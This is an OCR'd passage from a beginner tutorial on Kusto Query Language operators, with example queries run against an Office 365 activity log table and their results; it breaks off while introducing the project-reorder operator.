1.4.6	Limit	Returns random records in a table
1.4.7	Sort	Sorts a value on an alphabetical order for example
1.4.8	order	Sorts a value on an alphabetical order for example
1.4.9	Project	Project only the specified columns
1.4.10	Project-away	Hide the columns in the results.
1.4.11	Project-rename	Rename a column
1.4.12	Project-reorder	Order the columns
1.4.13	Getschema	Get the schema of a table
1.4.14	Parse	Parse values that are stored in a XML format for example
1.4.15	Join	Correlate events with each other
1.4.16	Summarize	Summarize statistics
1.4.17	Externaldata	Load data from an external site to Log Analytics
1.4.18	sample	Sample
1.4.19	Render	Visualize statistics in charts, etc.
1.4.20	Make-series	Create series of specified aggregated values
1.4.21	Mv-expand	Parses values into columns
1.4.22	Serialize	Create numbered rows
1.4.23	Top-hitters	Top hitters
1.4.24	Distinct	Find all the unique values in a column


- 1.4.1 – What is the "where" operator?

Description:

The "where" is a tabular operator that you use to look for values in a column. You will use this tabular operator always.

Example:

Here we can see a column called **"Operation"** and it has a value called **"SiteCollection-AdminAdded"**



00:00:01.640 137 records


RecordType	Operation	OrganizationId	OrganizationId_
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePoint	SiteCollectionCreated	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	SiteCollectionAdminRemoved	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172
SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

The *where* operator will look in the results to see if it can find the value **"SiteCollection-AdminAdded"** in the **"Operation"** column.

If we know run the following KQL query:

```
OfficeActivity
| where Operation == "SiteCollectionAdminAdded"
```

It will now return the correct value.



00:00:01.206 1 records

RecordType	Operation	OrganizationId	OrganizationId_
SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172

- 1.4.2 – What is the "search" operator?

Description:

The "search" operator is used to search for a specific keyword or value in all the tables and columns.

Example:

Let's say that we are interested in a value that's called **"SiteCollectionAdminAdded"**, but we did not knew in which table this value exists for example.


In this case, we can use the "search" operator.

If we run the following KQL query:

```
search "SiteCollectionAdminAdded"
```

Now in the returned results, it will show in which table and columns this value exist.

Here we can see the table name.



- 1.4.3 – What is the "find" operator?

Description:

The "find" operator is the similar as the "search" operator. It is used to look for values and keywords in the tables.

Example:


Let's say that we want to use the keyword "SharePoint", and we wanted to know in which tables this keyword exists.

In order to do this, we can use the "find" operator for example.

```
find "SharePoint"
```

What's different between the "search" operator is that the "find" operator will only show 3 columns. **TimeGenerated**, **source_**, and **pack_**

In the **pack_** column, there are values stored in JSON, and one of the values is contains the word "SharePoint"



- 1.4.4 – What is the "top" operator?

Description:

The "top" operator says it already, but it returns the first records in a specified column.

Example:

In the **OfficeActivity** table, there are **137** records being returned.

Ok, let's say that we want to return the first 5 records that exists in the **"Operation"** column.

In order to do this, we have to run the following KQL query:

```
OfficeActivity
| top 5 by Operation
```

Now it will return the top 5 results in the **"Operation"** column.

- 1.4.5 – What is the "take" operator?

Description:

The "take" operator will return random columns in a table. It is not guarantee which values in columns would be returned.

Example:

The **"OfficeActivity"** table returns 137 records.

Completed 00:00:01.005 137 records


TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/8/2020, 11:59:12.000 PM		ExchangeAdmin	New-Mailbox
7/5/2020, 6:22:08.000 PM		ExchangeAdmin	New-App

Let's say that we want to return 5 random records that exists in this table.

In order to do this, we can run the following KQL query:

```
OfficeActivity
| take 5
```

Now it will return 5 random records.



Completed 00:00:00.905 5 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	OrganizationId_
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919
7/6/2020, 4:47:36.000 AM	ExchangeAdmin	New-ExchangeAssistanceConfig	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919
7/6/2020, 4:47:36.000 AM	ExchangeAdmin	Enable-AddressListPaging	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919
7/6/2020, 4:47:37.000 AM	ExchangeAdmin	Set-TransportConfig	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919


Another example is to filter on a value in a column and take random 5 records.

Here is an example, when we look for the value **"ExchangeAdmin"** in the **"RecordType"** column, and we want that it will return 5 random records.

KQL query:

```
OfficeActivity
| where RecordType == "ExchangeAdmin"
| take 5
```

Returned results:



Completed 00:00:00.905 5 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	OrganizationId_
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919
7/6/2020, 4:47:36.000 AM	ExchangeAdmin	New-ExchangeAssistanceConfig	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919
7/6/2020, 4:47:36.000 AM	ExchangeAdmin	Enable-AddressListPaging	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919
7/6/2020, 4:47:37.000 AM	ExchangeAdmin	Set-TransportConfig	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-919


- 1.4.6 – What is the "limit" operator?

Description:

The "limit" operator returns a specified number of rows in a table.

Example:

We have **137** records that have been returned in the **OfficeActivity** table.




Completed 00:00:10.580 137 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

In order to limit this to **"5"** for example. We can run the following KQL query:

```
OfficeActivity | limit 5
```

Returned results:



Completed 00:00:15.444 5 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup
7/9/2020, 7:09:05.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

- 1.4.7 – What is the "sort" operator?

Description:

The "sort" operator sort the rows of the input table into order by one or more columns. This can be an alphabetical order or sort on a time.

Example:

Here we can see a column called **"TimeGenerated"**. It shows a time that has been generated for each result.

Completed 00:00:06.511 137 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup
7/9/2020, 7:09:05.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

Let's say we want to sort the **"TimeGenerated"** column by having the latest return first.

In order to do this, we can run the following KQL query:

```
OfficeActivity
| sort by TimeGenerated desc
```

Now we can see at the returned results that the time has been sorted.

Completed 00:00:31.502 137 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:19:02.000 PM		ExchangeAdmin	Set-Mailbox
7/9/2020, 7:09:09.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointFileOperation	FileAccessed
7/9/2020, 7:09:09.000 PM		36	ListItemCreated


Instead of using *"desc"* – We can also use *"asc"*, which will does the opposite from returning the latest results. Instead it will look to see which results have generated first in the past (e.g. 24 hours, 7 days, 30 days, you name it)

If we run the following KQL query:

```
OfficeActivity
| sort by TimeGenerated asc
```

Now it will return the date **7-5-2020** first, instead of 7-11-2020.


Other example, we have discussed is the alphabetical order. Here we have a column called **"Operation**" and it has different values in it.



If we want to sort it by alphabetical order, we can run the following KQL query:

```
OfficeActivity
| sort by Operation asc
```

Returned results:




- 1.4.8 – What is the "order" operator?

Description:

The "order" operator sort the rows of the input table into order by one or more columns. This operator is similar to the "sort" operator.

Example:

Here are **137** returned results in the **OfficeActivity** table.



Completed 00:00:00.885 137 records


TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organizatic
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-a
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-a
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-a
7/9/2020, 7:09:04.000 PM	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-a

Let's say that we want to order the **"Operation"** column on alphabetic order.

In order to do this, we can run the following KQL query:

```
OfficeActivity
| order by Operation asc
```

Now it will order all the values in the **"Operation"** column on alphabetic order.



Completed 00:00:01.510 137 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organizat
7/9/2020, 12:01:11.000 PM	ExchangeAdmin	Add-MailboxPermission	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/6/2020, 4:48:00.000 AM	ExchangeAdmin	Add-MailboxPermission	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/9/2020, 7:09:05.000 PM	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206
7/9/2020, 7:09:04.000 PM	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206


- 1.4.9 – What is the "project" operator?

Description:

The "project" operator is used to show only the specified columns in the return.

Example:

Here we have different columns, but we are only interested in **"RecordType"** and **"Operation"**.



Completed 00:00:00.694 137 records


RecordType	Operation	OrganizationId	OrganizationId_	UserType
SharePointSharingOperation	SiteCollectionAdminAdded	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular
SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Regular
ExchangeItem	Create	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Admin
ExchangeItemGroup	SoftDelete	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-aa5e-4598-9ff0-9198dc99c172	Admin

In order to only display these two columns in the results, we can use the "Project" operator.

If we now run the following KQL query:

```
OfficeActivity
| project RecordType, Operation
```

It will return only the specified columns, which is in this case. **"RecordType"** and **"Operation"** column.



Completed 00:00:00.785 137 records

RecordType	Operation
ExchangeAdmin	New-Mailbox
SharePoint	PageViewed
SharePoint	PageViewed
SharePointSharingOperation	AddedToGroup

- 1.4.10 – What is the "project-away" operator?

Description:

The "project-away" operator is meant to hide certain columns for returning in the results.

Example:

Here we have a column called **"UserAgent"**

Completed 00:00:00.702 137 records


TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

Let's say that we want to hide these column from returning back into our result.

In order to do this, we can use the "project-away" operator.

```
OfficeActivity
| project-away UserAgent
```

In the returned results, it will now exclude the "UserAgent" column.



Completed 00:00:00.911 137 records

TimeGenerated [UTC]	RecordType	Operation	OrganizationId	Organizatic
7/11/2020, 1:08:41.000 AM	ExchangeAdmin	New-Mailbox	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-
7/9/2020, 7:08:49.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-
7/9/2020, 7:08:53.000 PM	SharePoint	PageViewed	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-
7/9/2020, 7:09:04.000 PM	SharePointSharingOperation	AddedToGroup	62ab7206-aa5e-4598-9ff0-9198dc99c172	62ab7206-


- 1.4.11 – What is the "project-rename" operator?

Description:

The "project-rename" operator is used to rename a column.

Example:

Here we have a column called "**RecordType**"



Completed 00:00:00.731 137 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup
7/9/2020, 7:09:05.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

If we want to rename this column, we can run the following KQL query:

```
OfficeActivity
| project-rename Test = RecordType
```

Now it will now rename the column **"RecordType"** to **"Test"**.

Completed 00:00:00.951 137 records

TimeGenerated [UTC]	UserAgent	Test	Operation
7/9/2020, 7:08:49.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:08:53.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePoint	PageViewed
7/9/2020, 7:09:04.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup
7/9/2020, 7:09:05.000 PM	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH...	SharePointSharingOperation	AddedToGroup

- 1.4.12 – What is the "project-reorder" operator?

Description:

The "project-reorder" will reorder the columns in the returned results.

Example:

Here we have a set of columns and it is ordered like:

TimeGenerated, UserAgent, RecordType, Operation

Completed 00:00:01.643 137 records

TimeGenerated [UTC]	UserAgent	RecordType	Operation
7/11/2020, 1:08:41.000 AM		ExchangeAdmin	New-Mailbox
